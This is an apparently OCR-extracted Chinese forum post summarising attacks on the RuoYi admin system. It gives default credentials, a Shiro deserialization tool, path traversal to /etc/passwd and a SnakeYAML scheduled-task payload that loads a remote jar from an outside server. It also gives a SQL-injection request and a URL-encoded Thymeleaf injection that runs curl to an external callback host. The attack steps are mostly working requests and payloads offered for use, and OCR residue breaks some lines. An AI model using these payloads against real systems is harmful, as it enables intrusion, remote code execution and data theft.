
投稿文章：对 Ruoyi 若依系统渗透测试总结

> T00ls 1、若依平台的默认口令 admin/admin123 下载 (135.78 KB) 前天 11:262、RuoYi <= v4.3.0，存在 Apache Shiro 默认 Key，可导致反序列化。

1、若依平台的默认口令 admin/admin123


2、RuoYi <= v4.3.0，存在 Apache Shiro 默认 Key，可导致反序列化。

可使用 https://github.com/j1anFen/shiro_attack 利用工具进行



3、RuoYi <= v4.5.0，存在任意文件下载漏洞，需要登录后台。

```
https://xxx.com/common/download/resource?
resource=/profile/../../../../etc/passwd
```



4、RuoYi <= v4.6.2，存在远程执行漏洞，漏洞位置在【系统监控】-【定时任务】

(1) 先下载 https://github.com/artsploit/yaml-payload

(2) 编辑 `src\artsploit\AwesomeScriptEngineFactory.java` 的 `Runtime.getRuntime().exec("dig whoami.uiziuoiaf8123.ceye.io")` 内容。

(3) 进行编译： `javac src/artsploit/AwesomeScriptEngineFactory.java`

(4) 进行打包： `jar -cvf yaml-payload.jar -C src/ .`


(5) 准备一台外网服务器，把打包后的 `yaml-payload.jar` 文件进行发布

进行发布。

(6) 最后在应用系统的【系统监控】-【定时任务】添加定时任务，

```
 org.yaml.snakeyaml.Yaml.load('!!javax.script.ScriptEngineM
anager [!!java.net.URLClassLoader [[!!java.net.URL
["http://xxx.xxx.xxx.xxx/yaml-payload.jar"]]]]')
```

(7) 等待 DNS 请求



5、Druid 未授权访问


```
https:
https:
https:
```

6、RuoYi <= v4.6.1，存在 SQL 注入漏洞

```
POST /system/role/list HTTP/1.1
Host: xxx.com
Cookie: JSESSIONID=03750197-7c13-44b9-92ad-2c64bcae95e1
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Referer: https://xxx.com/index
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Accept-Language: zh-CN,zh;q=0.9
```

Connection: close
Content-Length: 196

pageSize=&pageNum=&orderByColumn=&isAsc=&roleName=&role
Key=&status=¶ms[beginTime]=¶ms[endTime]=¶ms[dataScope]=
and
extractvalue(1,concat(0x7e,substring((select
database()),1,32),0x7e))



7、swagger-ui.html 接口文档

https:

8、Thymeleaf 注入的代码执行

http://demo.ruoyi.vip/monitor/cache/getNames

http://demo.ruoyi.vip/monitor/cache/getKeys

http://demo.ruoyi.vip/monitor/cache/getValue

http://demo.ruoyi.vip/demo/form/localrefresh/task

POST /monitor/cache/getNames?
fragment=header(%24%7b%54%20%28%6a%61%76%61%2e%6c%61%6e
%67%2e%52%75%6e%74%69%6d%65%29%2e%67%65%74%52%75%6e%74%
69%6d%65%28%29%2e%65%78%65%63%28%22%63%75%72%6c%20%68%7
4%74%70%3a%2f%2f%31%31%31%2e%63%64%73%61%32%76%72%31%61
%73%6d%2e%63%65%79%65%2e%69%6f%2f%72%75%6f%79%69%74%65%
73%74%22%29%7d) HTTP/1.1
Host: xxx.com
Accept-Encoding: gzip, deflate
Accept: */*
Cookie: JSESSIONID=03750197-7c13-44b9-92ad-2c64bcae95e1
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36

```
Content-Type: application/x-www-form-urlencoded;
Connection: close
Cache-Control: max-age=0
```